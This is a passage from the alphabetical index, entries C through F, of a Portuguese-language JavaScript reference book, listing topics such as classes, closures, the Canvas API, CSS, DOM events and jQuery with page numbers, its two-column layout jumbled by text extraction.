classe Function, 29

definição, 618

método toString(), 49

determinando se o ponto está no, 621, 861

classe Int16Array, 980

método beginPath(), 857

classe Int32Array, 980

método closePath(), 858

classe Int8Array, 673, 980

testando se o evento de mouse é sobre o cami—

classe Keymap para atalhos de teclado (exemplo),

nho atual, 648

473–477

SVG,

613

classe Object, 74, 792–811

campos e métodos de classe (classes Java), 199

função create(), 115, 130, 795–796

campos e métodos de instância (classes Java), 199

função

defi neProperties(), 129, 796–797

cancelamento, eventos, 452

função

defi neProperty(), 99, 129, 131, 141,

atualizações de cache de aplicativo, 592

797–798

eventos textinput e keypress, 469

função freeze(), 134, 798–799

canPlayType(), objeto MediaElement, 953

função getOwnPropertyDescriptor(), 128, 131,

CanvasRenderingContext2D

799–800

métodos save() e restore(), 622

função getOwnPropertyNames(), 125, 800–801

capacidade de extensão de objetos, 802–803

função getPrototypeOf(), 132, 801–802

captura de evento, 435, 446, 451

função isExtensible(), 134, 802–803

Internet Explorer, setCapture() para eventos de

função isFrozen(), 134, 803–804

mouse, 456

função isSealed(), 804–805

rotinas de tratamento de evento da jQuery e, 531

capturando exceções, 104

função keys(), 125, 805–806

caractere \s (espaço) em expressões regulares, 248

função preventExtensions(), 134, 805–806

caracteres de controle de formato (Unicode), 22

função seal(), 134, 807–808

carregamento e execução assíncronos de scripts, 311

método hasOwnProperty(), 122, 801–802

Cascading Style Sheets – folhas de estilo em cascata

método isPrototypeOf(), 132, 803–804

(consulte CSS)

método propertyIsEnumerable(), 122, 806–807

chacoalhando um elemento de um lado para outro

método toLocaleString(), 135–136, 807–808

(exemplo de animação), 422–424

método toString(), 135–136, 808–809

chamadas de função, 94

método valueOf(), 136, 809–810

(consulte também funções, chamando)

métodos, 135, 791–792

como instruções de expressão, 86

métodos estáticos, 791–792

chamando funções, 161–165

propriedade constructor, 791–792, 795–796

chamada de construtora, 165

propriedade prototype, 115

chamada de método, 162

classe RegExp, 29

função jQuery(), 512

método toString(), 49

indiretamente,

165

classe Uint16Array, 980

rotinas de tratamento de evento, 448–453

classe Uint32Array, 980

checkValidity(), objeto *FormControl*, 915

classe Uint8Array, 980

Índice 1011

classes, 29, 193–240

script de classes CSS, 426–429

(consulte também módulos; objetos)

subclasses,

222

aumentando pela adição de métodos no protóti—

composição

versus subclasses, 227

po, 202

construtora e encadeamento de métodos, 225–

construtoras,

195

227

e identidade de classe, 197

defi nindo, 223

propriedade

constructor,

197

hierarquias de classes e classes abstratas, 228–

definição, exemplo, 8

232

definição, várias janelas e, 350

classes de caractere em expressões regulares, 247

definindo para propriedades CSS, 406

classes estilo Java em JavaScript, 199–202

determinando a classe de um objeto, 204–209

classes imutáveis, definindo, 233–235

tipagem de pato, 207

classificando sem diferenciação de maiúsculas e mi—

usando a propriedade constructor, 205

núsculas, arrays de strings, 146

usando nome da construtora como identificando—

classificando objetos para comparação, 216

dor de classe, 205

cláusulas case em instruções switch, terminando com

usando o operador instanceof, 204

instrução break, 94

em ECMAScript 5, 232

cláusulas catch (try/catch/finally), 104

defi nindo classes imutáveis, 233–235

várias cláusulas catch, 276

descritores de propriedade, 238–240

cláusulas else em instruções if aninhadas, 91

encapsulando estado de objeto, 235

cláusulas fi nally (try/catch/fi nally), 104

impedindo extensões de classe, 236

clearData(), objeto DataTransfer, 882–883

subclasses,

237

clearRect(), CanvasRenderingContext2D, 631, 858

tornando propriedades não enumeráveis, 232

clearWatch(), objeto Geolocation, 917

estilo Java, em JavaScript, 199–202

click() método, 526

defi nindo classe complexa, 200

objeto Element, 889–890

função

defi nindo classes simples, 199

clip(), CanvasRenderingContext2D, 634, 638, 858

recursos não suportados em JavaScript, 202

clones, estruturados, 657

hierarquia de classes parcial de nós de documento,

clones estruturados, 657

closePath(), *CanvasRenderingContext2D*, 619, 858

internas,

predefi nidas automaticamente em todas

closures, 175–180

as janelas, 350

acesso a argumentos da função externa, 180

Java

combinando com métodos getter e setter de pro—

e

confi gurando campos estáticos

riedade, 178

no Rhino, 283

funções de atalho (closures de expressão), 275

instanciando,

283

métodos de acesso à propriedade privada usando,

obtendo a classe de um objeto, 133

179, 220

obtendo e confi gurando classes CSS, 518

regra de escopo léxico para funções aninhadas,

operador instanceof, 74

176

programação orientada a objetos com, 209–222

usando na função `uniqueInteger( )` (exemplo),

classe `Set` (exemplo), 209–211

177

emprestando

métodos,

218

closures de expressão, 275

estado

privado,

220

codifi cando corpo de pedido HTTP, 489–494

métodos de comparação, 215–218

códigos de status, Ajax na jQuery, 546

métodos de conversão padrão, 213

coleção document.all[], 360–361

sobrecarga de construtora e métodos fábrica,

coleta de lixo, 29

221

comandos

tipos enumerados (exemplo), 211–213

edição de texto, 400

protótipos e, 194

objeto ConsoleCommandLines, 867

1012 Índice

comentários, 4

constante PI (Math), 781

código JavaScript em URLs, 307

constante SQRT1_2 (Math), 783–784

condicionais no IE, 323

constante SQRT2 (Math), 784–785

createComment(), objeto Document, 372

constantes

criando nó Comment, 878

campos declarados finais em classes Java, 202

estilos de, 23

escopo de bloco e uso da palavra-chave let, 262

nó Comment, 865

constantes HAVE, objeto MediaElement, 949

tratamento da CSS de, 403

construtora Array(), 138

Comet, 478

construtora Audio(), 602

mecanismos de transporte do, 480

construtora Boolean(), 42

Server-Sent Events com, 502–508

construtora Date(), 726

comparação de padrões, 38

construtora Error(), 753

(consulte também expressões regulares)

construtora Function(), 185

métodos de string para, 253

remoção em subconjuntos seguros, 260

comparações

construtora Number(), 42, 785–786

objetos,

construtora String(), 42

valores primitivos, 43

construtora Worker(), 669

comparações de igualdade

construtora XMLHttpRequest(), 669

construtoras, 158, 766–767

binário em ponto flutuante e erros de arredonda—

chamando,

165

mento, 34

classe,

195

conversões de tipo e, 46

e identidade de classe, 197

compareDocumentPosition(), objeto Node, 962

propriedade

constructor,

197

compatibilidade e operação em conjunto, 317–324

definidas, 29

bibliotecas de compatibilidade, 320

do lado do cliente, no objetos WorkerGlobalScope—

comentários condicionais no Internet Explorer,

pe, 669

323

janelas interativas e, 350

modo Quirks e modo Standards, 322

para arrays tipados, 981

suporte para navegador graduado, 321

propriedade constructor de um objeto, 795–796

teste de navegador, 322

propriedade prototype, 132

teste de recursos, 321

protótipos de objeto e, 115

compatMode, objeto Document, 322, 876

sobrecarga,

221

compondo no canvas, 643–646, 852–853

usando nome de, como identificador de classe,

de forma local em vez de globalmente, 645

205

componentes de editor em estruturas, 400

contentDocument, objeto IFrame, 923

composição

contentWindow, objeto IFrame, 348, 923

subclasses

versus, 227

conteúdo

usando com aplicação parcial de funções, 191

gerando conteúdo de documento no momento do

comprimento de uma string, 35

carregamento, 310

determinando,

37

script do lado do cliente simples para revelar, 301

concatenando strings, 37

conteúdo que pode ser editado em documentos,

conjuntos, classe Set (exemplo), 209–211

398–401

conjuntos de caractere, 21

contexto de chamada, 158

console API, 3

contexto de execução, 344

constante E (Math), 778

rotinas de tratamento de evento, 448

constante $LN10$ (Math), 779

contextos de navegação, 344

constante $LN2$ (Math), 779

contrações e possessivos em strings no idioma inglês,

constante LOG10E (Math), 780

36

constante LOG2E (Math), 780

controles ActiveX, scripts, 328

Índice 1013

conversões explícitas de tipos, 46–48

createPattern(), CanvasRenderingContext2D, 633,

cookies, 574, 579–585

859

armazenamento com, 583–585

createProcessingInstruction(), objeto Document,

armazenando,

581

879

atributos, duração e escopo, 580

createRadialGradient(), CanvasRenderingContext—

determinando se estão habilitados, 580

t2D, 633, 859

lendo,

582

createStyleSheet(), objeto Document, 431

limitações no tamanho e número de, 583

createTextNode(), Document, 372, 879

cookiesEnabled(), objeto Navigator, 339

coordenadas

“Cross-Origin Resource Sharing”, 327

canvas,

623

cross-site scripting (XSS), 328

imagens,

641

CSS (Cascading Style Sheets – folhas de estilo em

convertendo coordenadas do documento para cascata), 402–432

porta de visualização, 386

classes, selecionando elementos por, 358

documento, como deslocamento de barra de rola—

consultando estilos calculados, 425–426

gem, 384

cor, transparência e translucidez, 415

documento e porta de visualização, 380–381

especificações de cor, 632

objeto Geocoordinates, 917

estilos,

especificados para objeto Element, 300

posição do mouse em coordenadas da janela, 439

exibição e visibilidade de elemento, 415

coordenadas da janela, 380–381

modelo de caixa e detalhes do posicionamento,

coordenadas da porta de visualização, 380–381

413

posições de elemento na, 382

novos recursos revolucionários da, 407–408

Coordinated Universal Time (UTC), 726

obtendo e configurando atributos CSS, 518

cores

obtendo e configurando classes CSS, 518

degradês no canvas, 632

página Web estilizada com CSS (exemplo), 406

especificando com CSS, 415

posicionando elementos, 409–412, 460–462

especificando no canvas, 631

propriedades de estilo importantes, 407–408

especificando para caminhos no canvas, 851–852

script de classes CSS, 426–429

propriedade background-color, 410

script de estilos em linha, 420–424

propriedade shadowColor, 639

animações,

422–424

correção ortográfica em navegadores, 399

script de folhas de estilo, 429–432

createComment(), objeto Document, 878

seletores,

359

createDocument(), DOMImplementation, 884–

sobreposição de janelas translúcidas (exemplo),

885

418–420

createDocumentFragment(), objeto *Document*,
uso com *JavaScript* para apresentações de estilo de
375, 878

HTML, 10

createDocumentType(), objeto *DOMImplementa—*
visão geral, 403
tion, 884–885

visibilidade parcial, *overflow* e *clip*, 417

createElement(), objeto *Document*, 372, 879

CSSOM-View Module, 380–381

createElementNS(), objeto *Document*, 372, 613,

currentSrc, objeto *MediaElement*, 950
879

currentTime, objeto *MediaElement*, 603, 951

createEvent(), objeto *Document*, 879

currying, 183

createHTMLDocument(), objeto *DOMImplemen—*
cursor, abrindo em *IndexedDB*, 690–691
tation, 884–885

curvas, desenhando e preenchendo no *canvas*,

createImageData(), *CanvasRenderingContext2D*,
629–631, 858
647, 858

curvas Bezier

createLinearGradient(), CanvasRenderingContext—

desenhando no canvas, 629–631

t2D, 633, 858

método quadraticCurveTo(), 862

createObjectURL(), objeto URL, 982

customError, objeto FormValidity, 916

1014 Índice

D

método toJSON(), 746

método toLocaleDateString(), 746

dados binários

método toLocaleString(), 747

Blobs e APIs que os utilizam, 676

método toLocaleStringTime(), 747

em respostas HTTP, 488

método toString(), 747

datas e hora

método toTimeString(), 748

classe Date, 29

método toUTCString(), 748

método toString(), 49

método UTC(), 749

objeto Date, 726–750

método valueOf(), 49, 750

conversões em strings e números, 50

métodos,

727

método getDate(), 730

métodos

estáticos,

729

método getDay(), 731

propriedade

prototype,

115

método getFullYear(), 731

setYear() (desaprovado), 744

método getHours(), 731

serializando objetos Date em strings de data com

método getMilliseconds(), 731

formato ISO, 135

método getMinutes(), 732

tutorial rápido sobre, 34

método getMonth(), 732

declarações de leitura antecipada em expressões remétodo getSeconds(), 732

gulares, 252

método getTime(), 732

declarações de leitura antecipada negativa em expres—

método

getTimezoneOff set(), 733

sões regulares, 252

método getUTCDate(), 733

declarações de leitura antecipada positiva em expres—

método getUTCDay(), 734

sões regulares, 252

método getUTCFullYear(), 734

declarações doctype

método getUTCHours(), 734

modo Quirks e modo Standards, 322

método getUTCMilliseconds(), 734

rigor das, 359

método getUTCMinutes(), 735

defaultCharset, objeto Document, 876

método getUTCMonth(), 735

defaultPlaybackRate, objeto MediaElement, 604,

método getUTCSeconds(), 735

951

método getYear(), 735

defaultPrevented, objeto Event, 452, 900

método now(), 736

defaultSelected, objeto Option, 964

método parse(), 736

deleteRule(), objeto CSSStyleSheet, 430, 872

método seMilliseconds(), 738

depurando threads Worker, 671

método setDate(), 737

desabilitando animações na jQuery, 537

método setFullYear(), 737

descritores de propriedade, 128, 799–800

método setHours(), 738

funções utilitárias para, 233

método setMinutes(), 739

obtendo para propriedade nomeada de um objeto,

método setMonth(), 739

128

método setSeconds(), 740

utilitários de propriedades de ECMAScript 5,

método setTime(), 740

238–240

método setUTCDate(), 740–741

desenhando contextos de objeto, 616

método setUTCFullYear(), 740–741

designMode, objeto Document, 399, 877

método setUTCHours(), 742

deslocamentos de rolagem, 455

método setUTCMilliseconds(), 742

detecção de acertos, 648–649

método setUTCMinutes(), 743

DHTML (Dynamic HTML), 302

método setUTCMonth(), 743

dialogArguments, objeto Window, 340, 986

método setUTCSeconds(), 744

diferenciação de maiúsculas e minúsculas em Java—

método toDateString(), 744

Script, 21

método toGMTString(), 745

nomes de propriedade, 366

método toISOString(), 745

dígitos hexadecimais, especificando cores RGB, 416

Índice 1015

dimensões, canvas, 623

documentos Web

diretiva use strict, 108

JavaScript em, 302

diretivas, 108

Dojo, 330

disparando eventos, 533

biblioteca Sizzle, 360

impedindo a jQuery de disparar eventos relacio—

dojox.secure,

261

nados a Ajax, 557

DOM (Document Object Model)

disparo de evento síncrono na jQuery, 533

cancelamento de evento na versão draft do módu—

dispatchEvent(), objeto EventTarget, 906

lo Events atual, 452

dispatchFormChange(), objeto Form, 913

especifi cação DOM Level 2 Events, 317

dispatchFormInput(), objeto Form, 913

especifi cação DOM Level 3 Events, 435, 440, 441

dispositivos móveis, eventos, 436, 444

método

proposto,

904

propriedade

key,

473

DnD (consulte arrastar e soltar)

propriedades

propostas,

903–904

documentElement, objeto Document, 357, 381–

evento textinput, 469

382, 877

implementação de tipos como classes, 364

documentos, 351–401

objetos XML e padrão E4X, 277

alterando a estrutura usando jQuery, 523–526

visão geral, 352

associando folha de estilo CSS a, 404

domínios

atributos de elementos, 365–368

atributo domínio, cookies, 580

confi gurando, 582

carregando novos, 335

problemas com política da mesma origem e sub—

consultando texto selecionado, 397

domínios, 327

conteúdo de elemento, 368–372

drawImage(), CanvasRenderingContext2D, 641,

conteúdo que pode ser editado, 398–401

859

criando, inserindo e excluindo nós, 372–377

dropEffect, objeto DataTransfer, 464, 872

criando

nós,

372

duração, efeitos animados, 537, 940

inserindo

nós,

373

passando para métodos de efeitos da jQuery, 538

removendo e substituindo nós, 374

Dynamic HTML (DHTML), 302

usando

DocumentFragments,

375

documentos HTML aninhados, 344

elementos como propriedades do objeto Window,

E

342

E/S

estrutura e como percorrer, 360–365

assíncrona, script com Node, 288–296

documentos como árvores de elementos, 361–

cliente HTTP (exemplo), 294–296

365

servidor HTTP (exemplo), 292–294

documentos como árvores de nós, 360–361

E/S assíncrona

eventos load, 453–454

scripts com Node, 288–296

formulários HTML, 387–394

módulo de utilitários de cliente HTTP (exem—

geometria e rolamento de documento e elemento,

plo), 294–296

380–386

servidor HTTP (exemplo), 292–294

gerando conteúdo no momento do carregamento,

XMLHttpRequest e especificações da API File,

310

Version 2, 443

gerando sumário (exemplo), 377–381

E4X (ECMAScript for XML), 267–268

JavaScript em documentos Web, 302

introdução a, 276–280

método write(), 396

ECMAScript, 2

origem de, 326, 576

extensões de JavaScript, 258

propriedades Document, 395

ECMAScript 5

selecionando elementos em, 354–361

classes em, 232

visão geral do DOM, 352

definindo classes imutáveis, 233–235

1016 Índice

definindo propriedades não enumeráveis, 232

geometria e rolamento, 380–386

descritores de propriedade, 238–240

inserindo e substituindo em documentos com

encapsulando estado de objeto, 235

jQuery, 523

impedindo extensões de classe, 236

métodos de elemento da jQuery, 934

subclasses,

237

mídia,

949–954

literais RegExp e criação de objetos, 246

obtendo e confi gurando conteúdo, 520

métodos de array, 149–153, 155, 515

obtendo e confi gurando dados de elemento, 522

palavras reservadas, 24

obtendo e confi gurando geometria, 520

ECMAScript for XML (consulte E4X)

os elementos selecionados na jQuery, 514

efeitos colaterais

posicionando com CSS, 409

expressões case contendo, 94

propriedades de exibição e visibilidade (CSS), 415

expressões com, 85

selecionando elementos de documento, 354

operador,

63

selecionando elementos de formulário HTML,

efeitos de desaparecimento gradual

388

enfi leirados, método animate() e, 541

tamanho, posicionamento e transbordamento,

fadeTo(), 538

384

métodos fadeIn() e fadeOut(), 537, 538

elementos <a>

efeitos de indistinção

atributo href, 307, 357

indistinção de movimento com ImageData, 647

tendo atributo name em vez de atributo href, 357

propriedade shadowBlur no canvas, 639

elementos <applet>, 523

efeitos visuais

elementos <audio>, 601

indistinção de movimento de elementos gráficos

atributo controls, 602

do canvas com ImageData, 647

eventos,

442

métodos da jQuery para, 537, 940

elementos <body>, rotinas de tratamento de evento

métodos da jQuery para efeitos simples, 538

em, 445

trocas de imagem, 600

elementos <canvas>, 616

effectAllowed, objeto DataTransfer, 463, 465, 872

objeto contexto, 622

elementFromPoint(), Document, 383, 879

elementos <checkbox>, 392

elemento Select, 393, 970–971

elementos <embed>, 523

elementos

elementos <*form*>

array,

137

atributos como nós Attr, 368

atributo method, 389

atributos

de,

365–368

atributos action, encoding, method e target, 389

atributos de conjunto de dados, 367

confi gurando atributos form-submission de, 365

não HTML, obtendo e confi gurando, 366

disparando evento submit em, 534

consultando a geometria de, 382

elementos <frame> e <frameset> (desaprovados),

conteúdo,

368

344

conteúdo como HTML, 369

elementos <html>, atributo manifest, 587

conteúdo como nós Text, 371

elementos <iframe>, 326

conteúdo como texto puro, 370

atributo name, 345

copiando com jQuery, 525

atributo sandbox em HTML5, 329

documento, como propriedades Window, 342

com nome e atributo id, tornando-se o valor de

documentos como árvores de, 361–365

variável global, 344

elementos e atributos HTML, 894–897

conteúdo retornando de, 567

empacotando em outros elementos, usando

documentos aninhados em documentos HTML,

jQuery, 525

344

estilo calculado, 405

excluindo para quadros fechados, 347

excluindo usando jQuery, 526

histórico de navegação e, 336

formulário HTML, 387

propriedade `contentWindow`, 348

Índice 1017

propriedades de documento para, referindo-se ao

encadeamento de protótipos, 115

objeto `Window`, 356

encadeando, construtora e método, de subclasse na

tornando possível editar documento em, 399

superclasse, 225–227

transporte Ajax com, 479

encadeando métodos, 164

usando em gerenciamento de histórico, 337

encapsulamento

elementos <input>, botões definidos como, 391

estado de objeto, em ECMAScript 5, 235

uploads de arquivo com, 492

variáveis de estado, 220

elementos <link>, objetos Element representando,

entrada do usuário

429

eventos de texto, 469

elementos <object>, 523

finalizando, 469–471

exibindo imagens SVG, 608

enumerando propriedades, 123–125

elementos <option>, 922

ordem, em laços for/in, 99

elementos <radio>, 392

equipamentos iPhone e iPad da Apple, eventos de

elementos <script>, 301

gesto e toque, 444

atributo src, 305

erros

atributo type, 306

classe Error, 29, 104

atributos async e defer, 311, 316

objeto Error, 753–755

HTTP por, JSONP, 500–502

método toString(), 755

incorporando JavaScript em HTML, 9, 303–304

propriedade

javaException,

285

script de HTTP com, 488

propriedade

message,

755

texto em, 371

propriedade

name,

755

transporte Ajax com, 479

propriedade access, 120

elementos <source>, 601

rotinas de tratamento de erro, semelhança com

elementos <style>

eventos, 437

englobando folha de estilo CSS em, 404

tratando em objetos Window, 342

objetos Element representando, 429

erros de arredondamento, números binários em pon—

elementos <svg:path>, 613

to fl utuante e, 34

elementos <textarea>, 393

erros em navegadores, 317

elementos <video>, 601

testando,

322

atributo controls, 602

erros Web, 479

eventos,

442

ES5 (consulte ECMAScript 5)

elementos de formulário textinput

escopo, variável, 30, 52–55

navegadores disparando evento input em, 438

closures,

175–180

elementos FileUpload, propriedade value, 326

cookies,

580

elementos gráficos, 599, 616

encadeamento de escopo, 54

(consulte também API Canvas)

escopo de armazenamento, 575, 576

script de imagens, 599

escopo e içamento de função, 53, 160

SVG (Scalable Vector Graphics), 608–616

funções aninhadas, 161

elementos gráficos em 3D para elemento <canvas>,

funções como namespaces, 173

617, 673

funções de tratamento de evento, 449

elementos Text e Textarea, formulários, 390

funções JavaScript e, 158

elementos , 599

objeto

WorkerGlobalScope,

993

exibindo imagens SVG, 608

sessionStorage,

578

transporte Ajax e, 479

threads

Worker,

667

emprestando métodos, 218

userData do IE, 586

encadeamento de construtoras, 222

variáveis como propriedades, 54

de subclasse para superclasse, 225–227

variáveis

definidas com a palavra-chave let, 263

encadeamento de métodos, 164

escopo de bloco, 53

de subclasse para superclasse, 225–227

falta de, tratando com a palavra-chave let, 262

1018 Índice

escopo de função, 30

modo de exibição geométrica baseada na coordena—

como namespace privado em módulos, 242–244

nada do documento versus, 380–381

e içamento, 53

representação de documentos HTML, 352

escopo léxico, 30, 54, 175

estrutura Prototype, biblioteca Scriptaculous, 424

e funções compartilhadas entre quadros ou janelas—

estruturas, do lado do cliente, 320, 330

las, 348–349

estruturas de controle, 6, 85

regras para funções aninhadas, 176

(consulte também instruções)

espaço de cor RGBA, 416

evento dblclick, 439, 454

espaço em branco

evento DOMContentLoaded, 316, 438, 453

correspondendo a expressões regulares, 248

evento orientationchanged, 444

em código JavaScript, 22

eventos, 433–477

especificação da API File, 443

ações padrão associadas aos, 435

especificação de cor HSL (matiz-saturação-valor),

Ajax na jQuery, 556

416

armazenamento, 578, 972–973

especificação de cor HSLA (matiz-saturação-valor—

arrastar e soltar, 462–469

-alfa), 416

carregamento de documento, 453–454

especificação de unidade para propriedades de estilo

categorias de, 436

CSS, 418, 421

chamada de rotinas de tratamento de evento,

especificação Web Workers, 665–672

448–453

acesso a URLs de Blob, 680

createEvent(), objeto *Document*, 879

depurando workers, 671

definição, 433

escopo de Worker, 667

destino de evento, 433

fazendo XMLHttpRequests síncronos na (exem—

DOM (Document Object Model), 441

pl), 671

emissores de evento em Node, 289

objetos

Worker,

666

evento hashchange, 657

recursos de worker avançados, 669

eventos abort HTTP, 497

usando API de sistema de arquivos síncrona com

eventos progress HTTP, 494–497

threads worker, 689

eventos timeout HTTP, 497

worker para processamento de imagem (exemplo),

HTML5,

442

669

implementando receptores de evento Java com

estado gráfico (canvas), 621, 854

salvando, 854, 863

JavaScript no Rhino, 284

utilitários de gerenciamento de estado, 622

independentes de dispositivo, 324

estilos, cascata de, 404

jQuery,

939

estilos calculados, 405, 518

media, 606, 952

consultando, 425–426, 425

message, 662, 666, 955, 956

estilos em linha, script, 420–424

mouse,

454–458

animações em CSS, 422–424

mousewheel,

459–462

confi gurando ao consultar estilos calculados, 425

objeto `ErrorEvent`, 897

estouro, 32

objeto `HashChangeEvent`, 919

estouro negativo, 32

objetos evento, 434

estrutura e navegação (objetos `Document`), 360–

popstate,

966

365

progress,

967

documentos como árvores de elementos, 361–

propagação de eventos, 434

365

registrando rotinas de tratamento de evento,

documentos como árvores de nós, 360–361

444–448

estrutura em árvore

Server-Sent Events com Comet, 502–508

documentos como árvores de elementos, 361–365

suportados por objetos Document, 882

documentos como árvores de nós, 360–361

teclado,

472–477

Índice 1019

testando se evento de mouse é sobre o caminho

registrando rotinas de tratamento de evento com

corrente no canvas, 648

jQuery, 526

testando se o evento de mouse é sobre pixel pinta—

testando se o evento é sobre o caminho corrente

do no canvas, 649

no canvas, 648

texto,

469–472

testando se o evento é sobre pixel pintado no can—

tipo ou nome de evento, 433

vas, 649

tipos de, 435

eventos de mudança de estado, 437

tipos de evento legados, 437

eventos de notificação de ciclo de vida, 442

touchscreen e mobile, 444

eventos de tecla, 440

transição de página, 965

eventos de teclado, 472–477

tratando com jQuery, 526–536

classe Keymap para atalhos de teclado (exemplo),

anulando o registro rotinas de tratamento de

473–477

evento, 532

entrada de texto, 469

disparando

eventos,

533

keydown e keyup, 473

eventos

dinâmicos,

535

registro de rotina de tratamento de evento com

eventos

personalizados,

535

jQuery, 527

métodos de registros de rotina de tratamento de

eventos dependentes e independentes de dispositivo,

evento, 526

436

eventos dinâmicos, 535

objeto

Event,

528

eventos específicos de API, 437

registro de rotina de tratamento de evento avan—

eventos focus, 391, 437

çada, 530

borbulhando eventos focusin e focusout, 441

tratando de eventos de cache de aplicativo, 590–

foco do teclado para elementos do documento,

593

440

visão geral, 312

registro de rotina de tratamento de evento com

WebSocket,

697–698

jQuery, 527

eventos blur, 391, 437

eventos hashchange, 657

alternativa de borbulha para, 441

eventos load, 310, 438

registro de rotina de tratamento de evento com

documento,

453–454

jQuery, 527

propagação de eventos, 451

eventos click, 454

objeto FileReader, 682–683

propriedade detail, 439

registrando rotina de tratamento de evento para,

registrando rotinas de tratamento no elemento

11

botão para, 446

rotina de tratamento de evento onload, objeto

registrando rotinas de tratamento para, 11

Window, 301

eventos contextmenu, 439, 454

suporte do navegador para, 316

eventos de entrada

eventos mousewheel, 440, 441, 459–462

dependentes e independentes de dispositivo, 436

trabalhando com, capacidade de funcionamento

disparados em elementos de entrada de texto de

em conjunto, 459

formulário, 438

tratando,

460–462

eventos de entrada de texto, 469–472

eventos personalizados, usando jQuery com, 535

filtrando entrada do usuário (exemplo), 469–471

eventos popstate, 657

suporte para, especificação DOM Events, 441

eventos progress, 443, 485, 494–497

usando evento propertychange para detectar, 472

HTTP,

494

eventos de gesto e toque, Safari em iPhone e iPad da

upload,

495

Apple, 444

XMLHttpRequest Level 2 (XHR2), 1001

eventos de mouse, 439, 454–458

eventos progress de carregamento, 495

ações padrão que podem ser evitadas, 454

eventos readystatechange, 453, 486

especificação DOM Level 3 Events, 441

eventos resize, janelas, 439

1020 Índice

eventos unload, 438

operador vírgula (,), 83–84

objeto BeforeUnloadEvent, 847

operador void, 83–84

eventos wheel (consulte eventos mousewheel)

primárias,

56

exceções

propriedade access, 59, 163

Java, tratando como exceção de JavaScript no Rhi—

relacionais,

70

no, 285

operador

in,

73

lançadas por objetos Worker, 666

operador

instanceof,

74

lançando,

104

operadores de comparação, 72

tratando com instruções try/catch/finally, 104

operadores de igualdade e desigualdade, 70

várias cláusulas catch, 276

visão geral dos operadores, 61–65

exceções StopIteration, 268–269

expressões aritméticas, 65–69

lançadas pelo método next() de geradores, 271–

operador +, 66

272

operadores aritméticos unários, 67

execCommand(), objeto Document, 400, 879

operadores bit a bit, 68

execução de programas JavaScript, 309–316

expressões de acesso à propriedade, 59

dirigida por evento, 312

chamadas de método, 163

linha do tempo do lado do cliente, 315

precedência,

modelo de thread do lado do cliente, 314

expressões de atribuição, 76

scripts síncronos, assíncronos e adiados, 310

atribuição com operação, 76–77

execução de scripts adiada, 311

efeitos colaterais, 86

execução síncrona de scripts, 311

expressões de avaliação, 78–80

expressão de incremento (para laços), 96

eval() global, 78–79

expressão de teste (para laços), 96

eval() restrito, 79–80

expressão inicializar (para laços), 96

função eval(), 78–79

expressões, 56

expressões de chamada, 60

antes da palavra-chave for em inclusões de array,

chamada de função, 162

274

precedência,

64

aritméticas,

65–69

expressões de criação de objeto, 60

operador + (adição ou concatenação de string),

expressões de definição de função, 160

66

instruções de declaração de função versus, 90

operadores aritméticos unários, 67

expressões de elemento em inicializadores de array,

operadores bit a bit, 68

57

atribuição,

76

expressões geradoras, 274

atribuição com operação, 76–77

expressões inicializadoras, 5, 57

avaliação,

78–80

expressões lógicas, 74

chamada, 60, 162

operador E lógico (&&), 74

criação de objetos, 60

operador NÃO lógico (!), 76

definição, 5

operador OU lógico (||), 75

definição de função, 58, 159, 160

expressões primárias, 56

gerador,

274

expressões regulares, 38, 245–257

instruções

versus, 6

definição, 245

lógicas,

74

alternação, agrupamento e referências, 250

operador E lógico (&&), 74

caracteres

literais,

246

operador NÃO lógico (!), 76

classes de caractere, 247

operador OU lógico (||), 75

especificando posição correspondente, 251

objeto e inicializadores de array, 57

fl ags, 253

operador condicional (?,:), 80–81

repetição,

248

operador delete, 82–83

métodos de string usando, 253–255

operador typeof, 80–81

objetos RegExp, 255–257

Índice 1021

expressões relacionais, 70

folhas de estilo, 429–432

operador in, 73

associando a documentos HTML, 404

operador instanceof, 74

consultando, inserindo e excluindo regras, 430

operadores de comparação, 72

criando novas, 431

operadores de igualdade e desigualdade, 70

definição, 403

expressões yield, 273

habilitando e desabilitando, 429

extensão Firebug (Firefox), 3

objeto CSSStyleSheet, 871

extensões, 262–280

fontes

atribuição de desestruturação, 265

fontes Web na CSS, 407–408

constantes e variáveis com escopo, 262

propriedades de estilo `font-size` e `font-weight` e

E4X (ECMAScript for XML), 276–280

color, 420

funções de atalho (closures de expressão), 275

formato de imagem PNG, conteúdo do canvas re—

impedindo, 793–794, 805–806

tornado no, 642

impedindo extensões de classe em ECMAScript 5,

formulários HTML, 387–394

236

botões de alternância, 392

iteração,

267–275

botões de pressão, 391

expressões

geradoras,

274

campos de texto, 392

geradores,

270–273

elementos,

387

inclusões de array, 273

elementos select e option, 393

iteradores,

267–271

eventos,

437

laços

for/each,

267–268

novos recursos em HTML5, 443

objeto FormControls, 913, 914

F

objeto FormDatas, 915

objeto FormValiditys, 916

Facebook, subconjunto seguro FBJS, 262

objeto HTMLFormControlsCollection, 922

fase de execução dirigida por eventos, 310

objetos Form, 911–913

fechando janelas, 347

obtendo e confi gurando valores, 519

ferramentas de console, 3

pedidos HTTP codifi cados em formulário, 489–

fi las, animação na jQuery, 538

494

cancelando, atrasando e enfi leirando efeitos, 543

propriedades form e element, 389

propriedade queue, objeto opções de animação, 541

rotinas de tratamento de evento de formulário e

fi ll(), CanvasRenderingContext2D, 619, 859

elemento, 390

fi llRect(), CanvasRenderingContext2D, 631, 860

selecionando formulários e elementos de formulá-

fi llText(), CanvasRenderingContext2D, 636, 860

rio, 388

fi ltrando entrada de usuário, 469–471

valor de retorno de rotina de tratamento, impe—

fi ltros de pseudoclasse, 570

dindo entrada inválida, 450

Firefox, 338

frações decimais, representação de binário em ponto

(consulte também navegadores Web)

fl utuante, 34

alterações na API History feitas no Firefox 4, 658

função abs(), objeto Math, 775–776

estratégia de composição global, 645

função acos(), objeto Math, 775–776

eventos DOMMouseScroll, 459

função ajax(), 550–555

métodos de array de ECMAScript 5, 156

opções comuns, 551

propriedade charCode, 469

opções incomuns e ganchos, 554

versão atual, 319

retornos de chamada, 553

versões e extensões de JavaScript, 258, 263

função ajaxSetup(), 551

fi rstElementChild, objeto *Element*, 363, 887–888

função asin(), objeto *Math*, 776

fl ags em expressões regulares, 253

função atan(), objeto *Math*, 776

fl ocos de neve de Koch, desenhando (exemplo), 627

função atan2(), objeto *Math*, 776

*fl uxo*s, em *Node*, 290

função Boolean(), conversões de tipo com, 46

1022 Índice

função ceil(), objeto *Math*, 777

função isSealed(), 804–805

função clearInterval(), 289

função Iterator (), 269–270

função clearTimeout(), 289

função `JSON.parse( )`, 135, 770

função `console.log( )`, 671

função `JSON.stringify( )`, 135, 657, 772–773

função `contains( )`, 557

função `keys( )`, 805–806

